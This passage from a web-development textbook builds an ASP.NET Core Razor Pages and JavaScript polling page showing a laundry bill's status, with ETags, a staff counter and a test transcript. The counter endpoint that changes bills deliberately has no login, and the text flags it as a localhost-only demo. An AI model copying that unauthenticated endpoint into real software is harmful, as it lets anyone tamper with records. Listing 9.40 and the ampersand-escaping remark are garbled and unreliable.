        }
        foreach (var r in Read("Payment"))
        {
            var bill = bills[r["Bill_id"]];
            bill.Paid += (long)decimal.Parse(r["amount"], CultureInfo.InvariantCulture);
            bill.Payments++;
        }
        foreach (var r in Read("StatusLog").OrderBy(r => r["changed_at"],
StringComparer.Ordinal)
                                            .ThenBy(r => int.Parse(r["id"],
CultureInfo.InvariantCulture)))
        {
            bills[r["Bill_id"]].History.Add(
                new HistoryItem(r["status"], LaundryRules.EventWords[r["status"]],
r["changed_at"]));
        }
    }
```

The constructor's parameters come from the container: `IConfiguration` supplies `Laundry:CsvFolder` from `appsettings.json`, `IWebHostEnvironment` the application's folder, `ShopClock` the time. The store is a **singleton** — one object for the application's life — and since requests run on several threads at once, every method touches the data inside `lock (gate)`. **Listing 9.33** is the method the counter calls.

Listing 9.33 `Advance` in `CsvLaundryStore`: inside one `lock`, find the bill, apply the two status rules, log the event. `case "finished" when balance > 0` expresses "finished, but money is owed".

```
    public CounterRow Advance(string billId)
    {
        var id = billId.Trim().ToUpperInvariant();
        var when = clock.NowText();
        lock (gate)                                // check and change as one step, like a
transaction
        {
            if (!bills.TryGetValue(id, out var b))
                throw new LaundryProblem(404, "not_found", $"There is no bill {id}.");
            var balance = b.Payment - b.Paid;
            switch (b.Status)
            {
                case "queued":
                    b.Status = "finished";
                    b.Finished = when;
                    break;
                case "finished" when balance > 0:
                    throw new LaundryProblem(409, "conflict",
                        $"{id}: balance {LaundryRules.Rupiah(balance)} open. Record the
payment first.");
                case "finished":
                    b.Status = "departed";
                    b.Departed = when;
                    break;
                default:
                    throw new LaundryProblem(409, "conflict", $"{id} has already been
collected.");
            }
            b.History.Add(new HistoryItem(b.Status, LaundryRules.EventWords[b.Status],
when));
            return Row(b, when);
        }
    }
```

The `lock` plays the part of a database transaction: without it, two cashiers pressing at the same moment could both see `queued` and both log `finished`. Changes live until the application stops. For a real shop there is the second store.

> **Not compiled in this book's build.** `Data/SqliteLaundryStore.cs` implements the same interface on `laundry.db` with ADO.NET and `Microsoft.Data.Sqlite`, using the SQL of the other three tracks and a real transaction in `Advance`. It lies between `#if USE_SQLITE` and `#endif`, so it compiles only after `dotnet add package Microsoft.Data.Sqlite` and with `dotnet run -p:UseSqlite=true`. The build machine could not download the package, so this file was **not compiled here**; it follows the package's documented API.

Listing 9.34 shows the guard at the top of that file, and **Listing 9.35** the project file that defines the symbol.

Listing 9.34 The beginning of `Data/SqliteLaundryStore.cs` (not compiled here). `#if USE_SQLITE` hides the file unless the symbol is defined; `Open` switches on foreign keys, as the Laundry schema requires; `Command` binds every value as a parameter.

```
#if USE_SQLITE
// Compiled only with  dotnet run -p:UseSqlite=true  after  dotnet add package
Microsoft.Data.Sqlite
// (see LiveStatus.csproj). This book's build machine could not download that package, so
this
// file was NOT compiled there; it follows the package's documented API and the same SQL as
the
// PHP, Java and Python tracks, which did run.
using Microsoft.Data.Sqlite;

namespace LiveStatus.Data;

public sealed class SqliteLaundryStore(IConfiguration config, IWebHostEnvironment env,
ShopClock clock)
    : ILaundryStore
{
    readonly string connectionString = "Data Source=" + Path.GetFullPath(Path.Combine(
        env.ContentRootPath, config["Laundry:Database"] ?? "../../data/laundry.db"));

    SqliteConnection Open()
    {
        var db = new SqliteConnection(connectionString);
        db.Open();
        using var pragma = db.CreateCommand();
        pragma.CommandText = "PRAGMA foreign_keys = ON";
        pragma.ExecuteNonQuery();
        return db;
    }

    static SqliteCommand Command(SqliteConnection db, string sql, params (string, object)[]
values)
    {
        var cmd = db.CreateCommand();
        cmd.CommandText = sql;
        foreach (var (name, value) in values) cmd.Parameters.AddWithValue(name, value);
        return cmd;
    }
```

Listing 9.35 `LiveStatus.csproj`. The second `PropertyGroup` applies only with `-p:UseSqlite=true`, and then adds `USE_SQLITE` to the compiler's symbols.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

  <!-- The SQLite store is compiled only when you ask for it, after
         dotnet add package Microsoft.Data.Sqlite
       with:  dotnet run -p:UseSqlite=true   (see README.md). -->
  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);USE_SQLITE</DefineConstants>
  </PropertyGroup>

</Project>
```

The last piece is the shop clock, **Listing 9.36**. The sample data ends at 21:00 on 30 September 2026, so the clock starts then and runs forward in real time from start-up; `LAUNDRY_NOW` freezes it, as every test in this chapter does.

Listing 9.36 `Data/ShopClock.cs`: shop time for the demonstration. `config["LAUNDRY_NOW"]` reads an environment variable, which ASP.NET Core adds to its configuration automatically.

```
using System.Globalization;

namespace LiveStatus.Data;

/// <summary>
/// Shop time. LAUNDRY_NOW (an environment variable, or a setting) freezes it; otherwise it
/// starts at 2026-09-30 21:00:00, when the sample data was taken, and then runs in real
time.
/// Registered as a singleton, so "started" is the moment the application started.
/// </summary>
public sealed class ShopClock(IConfiguration config)
{
    static readonly DateTime DemoStart = new(2026, 9, 30, 21, 0, 0);
    readonly DateTime started = DateTime.UtcNow;

    public DateTime Now()
    {
        var frozen = config["LAUNDRY_NOW"];
        if (!string.IsNullOrWhiteSpace(frozen)) return LaundryRules.Parse(frozen);
        var now = DemoStart + (DateTime.UtcNow - started);
        return now.AddTicks(-(now.Ticks % TimeSpan.TicksPerSecond));   // whole seconds
only
    }

    public string NowText() => Now().ToString(LaundryRules.Format,
CultureInfo.InvariantCulture);
}
```

9.10.4 `Program.cs`: the store, the pages and one minimal API

Listing 9.37 is the whole program.

Listing 9.37 `Program.cs` of LiveStatus: fix the culture, register the services, build the pipeline, and map `/api/status` to a lambda instead of a page.

```
using System.Globalization;
using LiveStatus.Data;

// Numbers in forms and files use a dot (2.5 kg) on every machine, whatever the region
says.
CultureInfo.DefaultThreadCurrentCulture = CultureInfo.InvariantCulture;
CultureInfo.DefaultThreadCurrentUICulture = CultureInfo.InvariantCulture;

var builder = WebApplication.CreateBuilder(args);

// 1. Services: what the application is made of. The container builds them when asked.
builder.Services.AddRazorPages();
builder.Services.AddSingleton<ShopClock>();
#if USE_SQLITE
builder.Services.AddSingleton<ILaundryStore, SqliteLaundryStore>();   // the real
laundry.db
#else
builder.Services.AddSingleton<ILaundryStore, CsvLaundryStore>();      // the CSV export, in
memory
#endif

var app = builder.Build();

// 2. The pipeline: what happens to every request, in this order.
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/Error");      // a friendly page instead of a stack trace
}
app.UseRouting();
app.MapStaticAssets();                      // wwwroot: css, js, img
app.MapRazorPages().WithStaticAssets();     // Pages/*.cshtml

// 3. The shared JSON address of api.md, answered without a page (a "minimal API").
//    It gives exactly what /Status?handler=Live gives, so any track's front end can use
it.
app.MapGet("/api/status", (string? bill, string? phone, HttpContext http, ILaundryStore
store) =>
{
    try
    {
        var (etag, view) = store.LookUp(bill, phone);
        http.Response.Headers.ETag = etag;
        http.Response.Headers.CacheControl = "no-cache";
        if (http.Request.Headers.IfNoneMatch == etag)
        {
            return Results.StatusCode(StatusCodes.Status304NotModified);
        }
        return Results.Json(view, LiveJson.Options);
    }
    catch (LaundryProblem p)
    {
```

Listing 9.37 (Continued) *Program.cs of LiveStatus: fix the culture, register the services, build the pipeline, and map /api/status to a lambda instead of a page.*

```
        return Results.Json(p.Body, LiveJson.Options, statusCode: p.Status);
    }
});

app.Run();
```

Beside **Listing 9.12**: the first two statements make numbers use a dot on every machine; `AddSingleton<ILaundryStore, CsvLaundryStore>()` means "whoever asks for an `ILaundryStore` gets the one `CsvLaundryStore`", and the `#if` around it is the one line that switches stores; the HTTPS parts are gone, since the demonstration listens only on `127.0.0.1`.

`app.MapGet("/api/status", …)` is a **minimal API**: an endpoint made of an address and a function, whose parameters are filled by name (`bill`, `phone` from the query string) and by type (`HttpContext` and `ILaundryStore`). It answers the Laundry's shared API address, which the other three tracks also answer, with exactly what the page handler of the next section gives — the build checked that they are identical.

9.10.5 The page model: HTML for people, JSON for scripts

Figure 9.26 follows a request through the application.



Figure 9.26 One ASP.NET Core application. Kestrel receives the request; the middleware runs in `Program.cs` order; routing chooses a static file, the minimal API or a Razor Page; for a page, a new page model is created, bound and asked to run the handler named by the method and `?handler=`, which returns a rendered page or JSON.

The status page model, **Listing 9.38**, has three handlers.

Listing 9.38 `Pages/Status.cshtml.cs`: `OnGet` shows the form; `OnPost` draws the answer on the server for a browser without JavaScript; `OnGetLive` gives the same answer as JSON, with an ETag, for `fetch()`.

```
using LiveStatus.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LiveStatus.Pages;

public class StatusModel(ILaundryStore store) : PageModel
{
    [BindProperty(SupportsGet = true)] public string? Bill { get; set; }
    [BindProperty] public string? Phone { get; set; }

    public StatusView? Result { get; private set; }
    public string? Error { get; private set; }

    // GET /Status              the empty form (?bill=B2952 fills in the first box)
    public void OnGet() { }

    // POST /Status             the form, sent WITHOUT JavaScript: the server draws the
answer
    public void OnPost()
    {
        try
        {
            Result = store.LookUp(Bill, Phone).View;
        }
        catch (LaundryProblem p)
        {
            Error = p.Message;
            Response.StatusCode = p.Status;
        }
    }

    // GET /Status?handler=Live&bill=..&phone=..   the same answer as JSON, for fetch()
    public IActionResult OnGetLive(string? bill, string? phone)
    {
        try
        {
            var (etag, view) = store.LookUp(bill, phone);
            Response.Headers.ETag = etag;
            Response.Headers.CacheControl = "no-cache";
            if (Request.Headers.IfNoneMatch == etag)
            {
                return StatusCode(StatusCodes.Status304NotModified);   // nothing new: no
body
            }
            return new JsonResult(view, LiveJson.Options);
        }
        catch (LaundryProblem p)
```

Listing 9.38 (Continued) *Pages/Status.cshtml.cs: OnGet shows the form; OnPost draws the answer on the server for a browser without JavaScript; OnGetLive gives the same answer as JSON, with an ETag, for fetch().*

```
        {
            return new JsonResult(p.Body, LiveJson.Options) { StatusCode = p.Status };
        }
    }
}
```

`OnGet` does nothing; the markup draws the form. `OnPost` answers a browser without JavaScript: the form posts, the store is asked, `Result` is set and the markup draws the card — which makes the page *progressively enhanced*. `OnGetLive`, at `/Status?handler=Live`, is the Ajax endpoint and the heart of the chapter: it asks the store for the ETag and the view, turning a `LaundryProblem` into a JSON error with its status (400 for missing input, 404 for an unknown bill or a wrong phone); it sets `ETag` and `Cache-Control: no-cache` (keep the answer, but ask before reusing it); if

`If-None-Match` equals the current ETag it returns `StatusCode(304)` — **no body and no serialization at all**; otherwise a `JsonResult` of the view. **Listing 9.39** is a real response.

Listing 9.39 The real response of `GET /Status?handler=Live&bill=B2952&phone=0812-0000-4710`. Note `&` where the Flask track wrote `&`: the same JSON string.

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 23 Sep 2026 15:12:25 GMT
Server: Kestrel
Cache-Control: no-cache
ETag: "B2952-1-1"
Transfer-Encoding: chunked

{"bill_id":"B2952","status":"queued","status_text":"In process","arrived":"2026-09-30
20:09:56","finished":null,"departed":null,"promised":"2026-10-02 20:09:56","service":"Wash,
dry & fold (per kg)","unit":5,"quantity":"5
kg","payment":40000,"balance":20000,"outlet":{"name":"Profitina Laundry
Wiyung","phone":"031-0000-
2103"},"history":[{"status":"queued","text":"Received","at":"2026-09-30 20:09:56"}]}
```

The `&` is deliberate: .NET's serializer escapes characters special in HTML (`<`, `>`, `&`, `'`) so that JSON pasted into a page by mistake cannot break out of it. Every JSON parser turns it back into `&`. The markup, **Listing 9.40**, draws the form and the card with the element ids the script will update.

Listing 9.40 `Pages/Status.cshtml`. `data-api` tells the script where the JSON is; `hidden="@(r is null)"` hides the card when there is no result; the ids `st-bill`, `st-text`, `st-steps` and the rest are the contract with `live-status.js`.

```
@page
@model StatusModel
@{
    ViewData["Title"] = "Where is my laundry?";
    var r = Model.Result;

@section Scripts {
    <script src="~/js/live-status.js"></script>
}
```

`@Url.Page("/Status", "Live")` asks the framework for the handler's address, `/Status?handler=Live`, so the script contains no address. `hidden="@(r is null)"` uses Razor's rule for boolean attributes (`true` writes `hidden="hidden"`, `false` omits it), and `class="@(done ? "done" : null)"` the rule for `null` (the attribute is not written). The other tracks' static `status.html` uses the same ids, which is why one script serves them all.

9.10.6 The front end: `live-status.js`

Listing 9.41 is the whole client side of the customer's page, byte for byte the same in all four tracks.

Listing 9.41 `live-status.js`, the Ajax engine of the customer's page. It knows the server only by the address in `data-api`; it asks with `fetch`, sends the ETag it has, draws with `textContent` and asks again on a timer.

```
// live-status.js - the "live bill status" of Profitina Laundry, one file for all four back
ends.
// The page supplies the form #status-form; its data-api attribute says where the JSON
lives
// (/api/status, or /Status?handler=Live in Razor Pages). Nothing here knows which server
it is.
"use strict";

(function () {
  const form = document.getElementById("status-form");
  if (!form) return;

  const api = form.dataset.api;                           // where to ask
  const every = Number(form.dataset.interval || 10000);  // milliseconds between checks
  const $ = (id) => document.getElementById(id);
  const STEPS = ["queued", "finished", "departed"];

  let etag = null;        // version of the last answer we drew
  let timer = null;       // the pending setTimeout, so that a new search can cancel it
  let delay = every;      // grows after network errors, back to normal after a success
  let shown = null;       // the status currently on the screen

  function url(bill, phone) {
    const u = new URL(api, window.location.href);
    u.searchParams.set("bill", bill);
    u.searchParams.set("phone", phone);
    return u;
  }

  function say(text) {                                    // for screen readers and for
everyone
    $("st-message").textContent = text;
  }

  function draw(data) {
    $("result").hidden = false;
    $("st-bill").textContent = data.bill_id;
    $("st-text").textContent = data.status_text;
    $("st-text").className = "badge " + data.status;
    $("st-service").textContent = data.service + " · " + data.quantity;
    $("st-promised").textContent = data.promised;
    $("st-balance").textContent = data.balance > 0 ? rupiah(data.balance) + " still to pay"
: "Paid in full";
    $("st-outlet").textContent = data.outlet.name + ", " + data.outlet.phone;

    const reached = data.history.map((h) => h.status);
    document.querySelectorAll("#st-steps li").forEach((li) => {
      li.classList.toggle("done", reached.includes(li.dataset.step));
    });
```

Listing 9.41 (Continued) *live-status.js, the Ajax engine of the customer's page. It knows the server only by the address in data-api; it asks with fetch, sends the ETag it has, draws with textContent and asks again on a timer.*

```
    const list = $("st-history");
    list.replaceChildren(...data.history.map((h) => {
      const li = document.createElement("li");
      li.textContent = h.at + "  " + h.text;             // textContent: never interpreted
as HTML
      return li;
    }));

    if (shown !== null && shown !== data.status_text) {
      $("result").classList.add("changed");
      setTimeout(() => $("result").classList.remove("changed"), 2000);
      say("Update: " + data.bill_id + " is now “" + data.status_text + "”.");
    }
    shown = data.status_text;
  }

  function rupiah(n) {
    return "Rp " + String(n).replace(/\B(?=(\d{3})+(?!\d))/g, ".");
  }

  function finished(data) {                              // nothing more will happen to
this bill
    return data.status === "departed";
  }

  async function check(bill, phone) {
    timer = null;
    const headers = { Accept: "application/json" };
    if (etag) headers["If-None-Match"] = etag;          // "only if it changed, please"
    let response;
    try {
      response = await fetch(url(bill, phone), { headers, cache: "no-store" });
    } catch (e) {                                        // network down, server stopped
      delay = Math.min(delay * 2, 60000);
      say("Cannot reach the shop right now; trying again in " + delay / 1000 + " s.");
      timer = setTimeout(() => check(bill, phone), delay);
      return;
    }
    delay = every;
    $("st-checked").textContent = new Date().toLocaleTimeString();
```

Listing 9.41 (Continued) *live-status.js, the Ajax engine of the customer's page. It knows the server only by the address in data-api; it asks with fetch, sends the ETag it has, draws with textContent and asks again on a timer.*

```
    if (response.status === 304) {                        // same as before: nothing to draw
      timer = setTimeout(() => check(bill, phone), delay);
      return;
    }
    const data = await response.json();
    if (!response.ok) {                                    // 404, 400, 429: the server
explains
      $("result").hidden = true;
      etag = null;
      shown = null;
      say(data.error ? data.error.message : "Something went wrong.");
      return;                                             // do not keep asking about a
wrong bill
    }
    etag = response.headers.get("ETag");
    draw(data);
    if (finished(data)) {
      say(data.bill_id + " has been collected. Thank you!");
      return;
    }
    timer = setTimeout(() => check(bill, phone), delay);
  }

  form.addEventListener("submit", (event) => {
    event.preventDefault();                               // no page reload: this is the RIA
part
    if (timer) clearTimeout(timer);
    etag = null;
    shown = null;
    const bill = form.elements.bill.value.trim();
    const phone = form.elements.phone.value.trim();
    say("Checking " + bill.toUpperCase() + "…");
    history.replaceState(null, "", "?bill=" + encodeURIComponent(bill));
    check(bill, phone);
  });

  // A server-rendered answer may already be on the page (Razor Pages does that): keep it
fresh.
  if (form.elements.bill.value && form.elements.phone.value && !$("result").hidden) {
    shown = $("st-text").textContent;
    timer = setTimeout(() => check(form.elements.bill.value.trim(),
form.elements.phone.value.trim()), every);
  }
```

Listing 9.41 (Continued) *live-status.js, the Ajax engine of the customer's page. It knows the server only by the address in data-api; it asks with fetch, sends the ETag it has, draws with textContent and asks again on a timer.*

```
  document.addEventListener("visibilitychange", () => {  // a hidden tab stops asking
    if (document.hidden && timer) {
      clearTimeout(timer);
      timer = "paused";
    } else if (!document.hidden && timer === "paused") {
      check(form.elements.bill.value.trim(), form.elements.phone.value.trim());
    }
  });
})();
```

In the order things happen:

Starting. The script runs inside a function called at once, so its variables do not leak into the page; `"use strict"` refuses some silent mistakes. It reads `data-api` and `data-interval` (10 000 ms).

Submitting. `event.preventDefault()` is the one line that turns an ordinary form into an Ajax form: without it the browser would post and load a new page. The listener clears any pending timer and remembered ETag, says "Checking B2952…", puts `?bill=b2952` into the address bar with `history.replaceState` — but not the phone, since addresses end up in history, bookmarks and screenshots — and calls `check`.

Asking. `check` is `async`. It builds the address with `URL`, whose `searchParams.set` encodes values correctly, adds `If-None-Match` if it has an ETag, and fetches with `cache: "no-store"`, so that the browser's own cache neither answers nor hides the 304: the script manages versions itself. `await fetch(…)` pauses `check`, not the page.

Failures. If the network fails, the promise is rejected: the script doubles its delay up to one minute and tries again — **exponential backoff**, so a server that has just restarted is not flooded by every waiting page. A `304` means nothing changed: schedule the next check and return. Any other non-`ok` answer (400, 404, 429) hides the card, shows the server's own message and **stops asking**.

Drawing. Every value goes into the page through **`textContent`**, never `innerHTML`: text stays text, so a description containing `<script>` would be shown, not run — the browser-side twin of Razor's encoding. When the status text differs from what was on screen, the card is outlined for two seconds and the message line announces the change. That line has `aria-live="polite"`: screen readers do not re-read a page a script changes, except *live regions*, whose new text they speak [17]. Without it, the news that the laundry is ready would be silent for exactly the customers who cannot see the badge.

Stopping. When the status is `departed` nothing more can happen, so nothing is scheduled. When the page is hidden (another tab, the phone's screen off), `visibilitychange` pauses the timer, and checks at once when the page is visible again. A page nobody looks at costs the server nothing. Finally, if Razor already drew a result after `OnPost`, the script adopts it and continues polling from there.

Figure 9.27 draws the whole conversation.



Figure 9.27 The live status as a sequence diagram: the first check draws the bill; ten seconds later a check with `If-None-Match` receives an empty `304`; the counter posts *Mark finished*; the next check receives `200` with a new ETag, and the page changes.

9.10.7 The counter

The counter's page model, **Listing 9.42**, has a `GET` handler that returns JSON and a `POST` handler that changes one bill.

Listing 9.42 `Pages/Counter.cshtml.cs`: `OnGetQueue` returns the open bills of an outlet as JSON; `OnPostAdvance` moves one bill a step, or returns the store's refusal with its status code.

```
using LiveStatus.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LiveStatus.Pages;

// Demonstration only: no login. Chapter 14 and the full Laundry application protect this.
public class CounterModel(ILaundryStore store) : PageModel
{
    [BindProperty(SupportsGet = true)] public string Outlet { get; set; } = "O03";
    public string OutletName { get; private set; } = "";

    // GET /Counter?outlet=O03                      the page itself; the list comes by
fetch()
    public void OnGet() =>
        OutletName = store.Outlets().FirstOrDefault(o => o.Id ==
Outlet.ToUpperInvariant())?.Name ?? Outlet;

    // GET /Counter?handler=Queue&outlet=O03        the open bills, as JSON
    public IActionResult OnGetQueue() => new JsonResult(store.Queue(Outlet),
LiveJson.Options);

    // POST /Counter?handler=Advance&id=B2952       one step forward; the antiforgery token
is checked
    public IActionResult OnPostAdvance(string id)
    {
        try
        {
            return new JsonResult(store.Advance(id), LiveJson.Options);
        }
        catch (LaundryProblem p)
        {
            return new JsonResult(p.Body, LiveJson.Options) { StatusCode = p.Status };
        }
    }
}
```

Its markup, **Listing 9.43**, is a frame with an empty table and the antiforgery token.

Listing 9.43 `Pages/Counter.cshtml`. `@Html.AntiForgeryToken()` writes the hidden token without a form so the script can send it; `{id}` in `data-advance-api` is a placeholder the script replaces.

```
@page
@model CounterModel
@{
    ViewData["Title"] = "Counter";
}
<h1>Counter: @Model.OutletName (@Model.Outlet)</h1>
<p class="message">Demonstration only: no login. The full application lets only staff do
this.</p>
@Html.AntiForgeryToken()
<p id="counter-message" class="message" aria-live="polite"></p>
<table id="queue"
       data-queue-api="@Url.Page("/Counter", "Queue", new { outlet = Model.Outlet })"
       data-advance-api="@Url.Page("/Counter", "Advance")&id={id}">
    <thead>
        <tr><th>Bill</th><th>Arrived</th><th>Service</th><th>Ready
by</th><th>Balance</th><th>Status</th><th></th></tr>
    </thead>
    <tbody></tbody>
</table>

@section Scripts {
    <script src="~/js/counter.js"></script>
}
```

The script, **Listing 9.44**, fills the table and handles the buttons.

Listing 9.44 `counter.js`: load the open bills as JSON and build a row per bill; a button posts to the advance address and replaces its own row with the answer, or shows the server's reason for refusing.

```
// counter.js - the staff side of the demo: open bills of one outlet, one button per bill.
// data-queue-api   : GET, answers {"outlet": ..., "bills": [...]}
// data-advance-api : POST, "{id}" is replaced by the bill id; answers the bill's new row
"use strict";

(function () {
  const table = document.getElementById("queue");
  if (!table) return;

  const queueApi = table.dataset.queueApi;
  const advanceApi = table.dataset.advanceApi;
  const body = table.querySelector("tbody");
  const note = document.getElementById("counter-message");
  // Razor Pages puts an antiforgery token on the page; the other back ends do not need
one.
  const tokenField = document.querySelector('input[name="__RequestVerificationToken"]');

  const NEXT = { queued: "Mark finished", finished: "Hand over" };

  function cell(text, className) {
    const td = document.createElement("td");
    td.textContent = text;
    if (className) td.className = className;
    return td;
  }

  function row(bill) {
    const tr = document.createElement("tr");
    tr.id = "row-" + bill.bill_id;
    tr.append(
      cell(bill.bill_id),
      cell(bill.arrived),
      cell(bill.service + " · " + bill.quantity),
      cell(bill.promised + (bill.overdue ? "  (late)" : ""), bill.overdue ? "late" : ""),
      cell(bill.balance > 0 ? "Rp " + String(bill.balance).replace(/\B(?=(\d{3})+(?!\d))/g,
".") : "paid"),
      cell("")
    );
    const badge = document.createElement("span");       // the status as a colored badge
    badge.className = "badge " + bill.status;
    badge.textContent = bill.status_text;
    tr.lastChild.append(badge);
    const td = document.createElement("td");
    if (NEXT[bill.status]) {
      const button = document.createElement("button");
      button.type = "button";
      button.textContent = NEXT[bill.status];
      button.addEventListener("click", () => advance(bill.bill_id, button));
```

Listing 9.44 (Continued) *counter.js: load the open bills as JSON and build a row per bill; a button posts to the advance address and replaces its own row with the answer, or shows the server's reason for refusing.*

```
      td.append(button);
    }
    tr.append(td);
    return tr;
  }

  async function load() {
    const response = await fetch(queueApi, { headers: { Accept: "application/json" },
cache: "no-store" });
    const data = await response.json();
    body.replaceChildren(...data.bills.map(row));
    note.textContent = data.bills.length + " open bill(s) at " + data.outlet + ".";
  }

  async function advance(id, button) {
    button.disabled = true;                              // no double clicks while we wait
    const headers = { Accept: "application/json", "Content-Type": "application/json" };
    if (tokenField) headers["RequestVerificationToken"] = tokenField.value;
    const response = await fetch(advanceApi.replace("{id}", encodeURIComponent(id)), {
      method: "POST", headers, body: "{}", cache: "no-store"
    });
    const data = await response.json();
    if (!response.ok) {                                  // 409: the rule said no; show why
      note.textContent = data.error.message;
      button.disabled = false;
      return;
    }
    const old = document.getElementById("row-" + id);
    if (data.status === "departed") {
      old.remove();                                      // collected bills leave the
counter
    } else {
      old.replaceWith(row(data));
    }
    note.textContent = id + " is now “" + data.status_text + "”.";
  }

  load();
})();
```

Because `OnPostAdvance` is a `POST` handler, Razor Pages demands the antiforgery token; the script sends JSON, so it puts the token in the **`RequestVerificationToken`** header, where Razor Pages looks when there is no form field. The other tracks write no token, so there the script sends none. The button is disabled while its request is on the way, so a double click cannot send two.

> **The counter has no login, on purpose and only here.** Logging in is the subject of Chapter 14 (Chapter 7 did it for Java), and would double this chapter. So the counter is a demonstration: it listens only on `127.0.0.1`, shows no customer names, says on the page what it is, and records the owner, `E0001`, for every change, where the full Laundry application records the employee who acted. Never deploy a page like this.

9.10.8 Watching it work

The build started the Razor Pages track with the clock frozen at 21:00:00 on 30 September 2026, checked B2952 in a headless Chromium, opened the counter in a second tab, pressed *Mark finished* and *Hand over*, and waited — without touching the first tab — for it to change. **Listing 9.45** is what `tests/browser_check.py` printed.

Listing 9.45 The real transcript of the end-to-end browser test on the Razor Pages track: responses 200, 304 and 200, and the customer's page changed 9.0 seconds after the counter's click.

```
customer sees: B2952 - In process
address bar  : http://127.0.0.1:8910/Status?bill=b2952
responses so far: [200, 304]
counter says : B2952 is now "Ready for pickup".
counter says : B2952: balance Rp 20.000 open. Record the payment first.
customer sees: Ready for pickup after 9.0 s, without reloading
announcement : Update: B2952 is now "Ready for pickup".
history      : 2026-09-30 20:09:56 Received | 2026-09-30 21:00:00 Ready for pickup
responses    : [200, 304, 200]
```

The delay depends on where in its ten-second cycle the click fell, anywhere from almost 0 to 10 seconds. The same test against the PHP, Java and Flask tracks printed the same lines with their own addresses.

9.10.9 Polling, and the alternatives

Asking again and again at a fixed interval is **polling**. With N pages open, each asking every T seconds, the server receives

$$R = \frac{3600\,N}{T} \tag{9.6}$$

requests per hour.

> **WORKED EXAMPLE.** 300 customers leave the page open with $T = 10$ s: $R = 3600 \times 300/10 = 108000$ requests per hour, $108000/3600 = 30$ per second, almost all of them bodiless 304s costing one small query each — easy for one modest server. With $T = 2$ s the load is five times larger, to learn of changes that happen a few times in a bill's life. The hidden-tab pause keeps N down to the pages people actually look at.

When changes must arrive faster or the audience is much larger, the server should **push** instead, as **Table 9.16** shows.

Table 9.16 From asking to being told. All four are available to every track of this chapter.

Technique	How it works	Cost and complexity	Typical use
Polling (this chapter)	The browser asks every T seconds; ETags make unchanged answers tiny	Simplest; delay up to T; load $\propto N/T$ (Equation (9.6))	Status pages, dashboards
Long polling	The server holds each request open until something changes	Near-instant; one open request per page	Chat on older infrastructure
